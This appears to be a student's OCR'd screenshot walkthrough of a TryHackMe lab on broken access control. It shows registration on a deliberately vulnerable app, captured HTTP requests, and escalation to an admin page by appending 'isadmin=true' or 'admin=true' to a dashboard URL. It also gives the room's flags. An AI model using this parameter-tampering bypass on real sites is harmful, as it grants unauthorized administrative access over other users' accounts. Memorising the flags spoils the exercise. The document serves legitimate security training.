

OWASP Broken Access Control

Exploit Broken Access Control: Number 1 of the Top 10 web security risks.

[TryHackMe | OWASP Broken Access Control](https://tryhackme.com/room/owaspbrokenaccesscontrol)

The screenshot shows the TryHackMe interface for the 'OWASP Broken Access Control' room. The header includes navigation links like 'Dashboard', 'Learn', 'Compete', and 'Other'. A 'Start AttackBox' button is visible. The main content area features a 'Task 1 Introduction' section with a description of broken access controls and a progress bar at 6%.

Active Machine Information

Title	IP Address	Expires	
OWASP Broken Access Control V1.2	10.10.208.69	41m 16s	? Add 1 hour Terminate


Task 1 Introduction

Broken access controls are a type of security vulnerability that arises when an application or system fails to properly restrict access to sensitive data or functionality. This vulnerability allows attackers to gain unauthorized access to resources that should be restricted, such as user accounts, files, databases, or administrative functions. Broken access controls can occur due to a variety of factors, including poor design, configuration errors, or coding mistakes.

Objectives that the student will learn:

```
ping 10.10.208.69
```

```
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~/thm/owaspbrokenaccesscontrol x
(kali@kali)-[~/thm/owaspbrokenaccesscontrol]
$ ping 10.10.208.69
PING 10.10.208.69 (10.10.208.69) 56(84) bytes of data.
64 bytes from 10.10.208.69: icmp_seq=1 ttl=60 time=221 ms
64 bytes from 10.10.208.69: icmp_seq=2 ttl=60 time=214 ms
64 bytes from 10.10.208.69: icmp_seq=3 ttl=60 time=216 ms
^C
File System
— 10.10.208.69 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 213.984/216.924/221.064/3.012 ms
(kali@kali)-[~/thm/owaspbrokenaccesscontrol]
$
```




Welcome To VulnerableApp

Creating an account is absolutely free!

Create an account

First Name	<input type="text" value="Your first name"/>
Last Name	<input type="text" value="Your last name"/>
Email	<input type="text" value="Enter a valid email"/>
Password	<input type="password" value="Password"/>
Re-enter Password	<input type="password" value="Password confirmation"/>
<input type="button" value="Create account"/>	

Already have an account? [Login](#)



Welcome To VulnerableApp

Login to view your dashboard.

Login

Email	<input type="text" value="Enter email"/>
Password	<input type="password" value="Enter your password"/>
<input type="button" value="Submit"/>	

Don't have an account? [Register](#)

Welcome To VulnerableApp

Creating an account is absolutely free!

Create an account

First Name	<input type="text" value="r1skkam is"/>
Last Name	<input type="text" value="n00b"/>
Email	<input type="text" value="r1skkam@local.io"/>
Password	<input type="password" value="....."/>
Re-enter Password	<input type="password" value="....."/>
<input type="button" value="Create account"/>	

Already have an account? [Login](#)

Welcome To VulnerableApp

Creating an account is absolutely free!

Create an account

First Name	<input type="text" value="Your first name"/>	Only Letters and whitespace allowed
Last Name	<input type="text" value="Your last name"/>	Only Letters and whitespace allowed
Email	<input type="text" value="Enter a valid email"/>	
Password	<input type="password" value="Password"/>	
Re-enter Password	<input type="password" value="Password confirmation"/>	
<input type="button" value="Create account"/>		

Already have an account? [Login](#)

Welcome To VulnerableApp

Creating an account is absolutely free!

Create an account

First Name

riskkam is

Only Letters and whitespace allowed

Last Name

noob

Only Letters and whitespace allowed

Email

r1skkam@local.io

Password

••••••••

Re-enter Password

••••••••

Create account

Already have an account? [Login](#)

Welcome To VulnerableApp

Login to view your dashboard.

Login

Registration successful

Email

Enter email

Password

Enter your password

Submit

Don't have an account? [Register](#)

[Logout](#)

Welcome, riskkam is

Announcements

Status Update Test

by: admin

Application building in progress

Report the bugs

by: admin

Pls email me at admin@admin.com for any bugs that you will encounter. Thanks

Online users
admin@admin.com
r1skkam@local.io

Welcome To VulnerableApp

Login to view your dashboard.

Login

Invalid email or password

Email


admin@admin.com

Password


••••••••

Submit

Don't have an account? [Register](#)



10.10.208.69/dashboard.php?isadmin=true



Welcome To Your Admin page, riskkam is

[Logout](#)


You can view the list of users who use VulnerableApp here. Select the respective checkboxes to delete a user or change their authorization. Click 'Save changes' to save changes made & 'Undo Changes' to reset.

Email	First Name	Last Name	Auth level	Delete	Admin access
admin@admin.com	admin		Admin	<input type="checkbox"/>	<input checked="" type="checkbox"/>
r1skkam@local.io	riskkam is	noob	Normal	<input type="checkbox"/>	<input type="checkbox"/>

THM{[C4n_3xp101t_B4c}

[Save Changes](#) [Undo Changes](#)

WARNING: You have removed your admin authorization. You won't be able to access this page once you logout.



Welcome To Your Admin page, riskkam is

[Logout](#)

You can view the list of users who use VulnerableApp here. Select the respective checkboxes to delete a user or change their authorization. Click 'Save changes' to save changes made & 'Undo Changes' to reset.

Email	First Name	Last Name	Auth level	Delete	Admin access
admin@admin.com	admin		Admin	<input type="checkbox"/>	<input checked="" type="checkbox"/>
r1skkam@local.io	riskkam is	noob	Admin	<input type="checkbox"/>	<input checked="" type="checkbox"/>

THM{[C4n_3xp101t_B4c}

[Save Changes](#) [Undo Changes](#)

1 GET /dashboard.php HTTP/1.1

2 Host: 10.10.208.69

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Connection: close

8 Referer: http://10.10.208.69/login.php

9 Cookie: PHPSESSID=fdd0595b215106c8c9787ade2c255c18

10 Upgrade-Insecure-Requests: 1

11

12

1 HTTP/1.1 200 OK

2 Date: Sat, 01 Jul 2023 13:58:17 GMT

3 Server: Apache/2.4.38 (Ubuntu)

4 X-Powered-By: PHP/8.0.19

5 Expires: Thu, 19 Nov 1981 08:52:00 GMT

6 Cache-Control: no-store, no-cache, must-revalidate

7 Pragma: no-cache

8 Vary: Accept-Encoding

9 Content-Length: 1412

10 Connection: close

11 Content-Type: text/html; charset=UTF-8

12

13 <!DOCTYPE html>

14 <html lang="en">

15 <head>

16 <meta charset="UTF-8">

17 <meta http-equiv="X-UA-Compatible" content="IE=edge">

18 <meta name="viewport" content="width=device-width, initial-scale=1.0">

19 <title>

Dashboard

</title>

20 <link rel="stylesheet" href="styles.css">

21 </head>

22 <body>

23 <div class="container">

24 <div class="content">

25

Logout

26 <h1>

Welcome, riskkam is

</h1>

27 <h2>

Announcements

</h2>

28 <h2>

</h2>

29 <div>

30 <h3>

Status Update Test

31

1 GET /dashboard.php?admin=true HTTP/1.1

2 Host: 10.10.208.69

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Connection: close

8 Cookie: PHPSESSID=fdd0595b215106c8c9787ade2c255c18

9 Upgrade-Insecure-Requests: 1

10

11

1 HTTP/1.1 302 Found

2 Date: Sat, 01 Jul 2023 13:53:35 GMT

3 Server: Apache/2.4.38 (Ubuntu)

4 X-Powered-By: PHP/8.0.19

5 Expires: Thu, 19 Nov 1981 08:52:00 GMT

6 Cache-Control: no-store, no-cache, must-revalidate

7 Pragma: no-cache

8 location: login.php

9 Content-Length: 1412

10 Connection: close

11 Content-Type: text/html; charset=UTF-8

12

13 <!DOCTYPE html>

14 <html lang="en">

15 <head>

16 <meta charset="UTF-8">

17 <meta http-equiv="X-UA-Compatible" content="IE=edge">

18 <meta name="viewport" content="width=device-width, initial-scale=1.0">

19 <title>

Dashboard

</title>

20 <link rel="stylesheet" href="styles.css">

21 </head>

22 <body>

23 <div class="container">

24 <div class="content">

25

Logout

26 <h1>

Welcome, riskkam is

</h1>

27 <h2>

Announcements

</h2>

28 <h2>

</h2>

Dashboard

TryHackMe | OWASP Br...

10.10.208.69/admin.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB Offsec Getting Started Security ZDNet The Hacker News - Cy... Security News: Cybers... Threatpost | The first s... Other Bookmarks

Logout


Welcome To Your Admin page, riskkam is

You can view the list of users who use VulnerableApp here. Select the respective checkboxes to delete a user or change their authorization. Click 'Save changes' to save changes made & 'Undo Changes' to reset.

Email	First Name	Last Name	Auth level	Delete	Admin access
r1skkam@local.io	riskkam is	noob	Admin	<input type="checkbox"/>	<input checked="" type="checkbox"/>

THM[C4n_3xp0it_B4c]

Save Changes Undo Changes



[Logout](#)

Welcome To Your Admin page, normal


You can view the list of users who use VulnerableApp here. Select the respective checkboxes to delete a user or change their authorization. Click 'Save changes' to save changes made & 'Undo Changes' to reset.

Email	First Name	Last Name	Auth level	Delete	Admin access
normal@user.com	normal	user	Normal	<input type="checkbox"/>	<input type="checkbox"/>
r1skkam@local.io	riskkam is	noob	Admin	<input type="checkbox"/>	<input checked="" type="checkbox"/>

THM{I_C4n_3xp101t_B4c}

[Save Changes](#) [Undo Changes](#)

WARNING: You have removed your admin authorization. You won't be able to access this page once you logout.



[Logout](#)

Welcome, another

Announcements

Status Update Test

by: admin


Application building in progress

Report the bugs

by: admin

Pls email me at admin@admin.com for any bugs that you will encounter. Thanks

Online users
anotheruser@email.com
normal@user.com
r1skkam@local.io



[Logout](#)

Welcome To Your Admin page, another

You can view the list of users who use VulnerableApp here. Select the respective checkboxes to delete a user or change their authorization. Click 'Save changes' to save changes made & 'Undo Changes' to reset.

Email	First Name	Last Name	Auth level	Delete	Admin access
anotheruser@email.com	another	user	Normal	<input type="checkbox"/>	<input type="checkbox"/>
normal@user.com	normal	user	Normal	<input type="checkbox"/>	<input type="checkbox"/>
r1skkam@local.io	riskkam is	noob	Admin	<input type="checkbox"/>	<input checked="" type="checkbox"/>

THM{I_C4n_3xp101t_B4c}

[Save Changes](#) [Undo Changes](#)

WARNING: You have removed your admin authorization. You won't be able to access this page once you logout.

TryHackMe

Dashboard

Learn

Compete

Other

Access Machines23Go Premium

172

OWASP Broken Access Control

Start AttackBoxHelp

Exploit Broken Access Control: Number 1 of the Top 10 web security risks.

100%

Task 1 Introduction

Task 2 Broken Access Control Introduction

Task 3 Deploy the Machine

Task 4 Assessing the Web Application

Task 5 Exploiting the Web Application

Task 6 Mitigation